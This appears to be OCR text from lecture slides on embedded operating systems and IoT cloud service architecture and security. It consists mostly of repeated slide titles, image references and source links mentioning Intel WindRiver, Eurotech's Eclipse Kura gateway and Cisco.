
1. Embedded OS & IoT Architecture + Security

Iot Cloud Service Architecture + Security

Copyright: https://www.quora.com/Where-can-I-find-the-best-description-of-the-IoT-architecture-and-development-flow


1. Embedded OS & IoT Architecture + Security

Embedded Hardware & OS within IoT Architecture + Security



1. Embedded OS & IoT Architecture + Security


Iot Cloud Service Architecture + Security – **Intel WindRiver**



Copyright: http://blogs.windriver.com/wp-content/uploads/2015/02/Group-Nire-Helix-image.jpg

1. **Embedded OS** & IoT Architecture + Security


Iot Cloud Service Architecture + Security – **Eurotech**



[Eclipse IoT GW/Framework Java based - Kura: https://www.eclipse.org/kura/](https://www.eclipse.org/kura/)


1. **Embedded OS** & IoT Architecture + Security

IoT Cloud Service Architecture + Security – Cisco



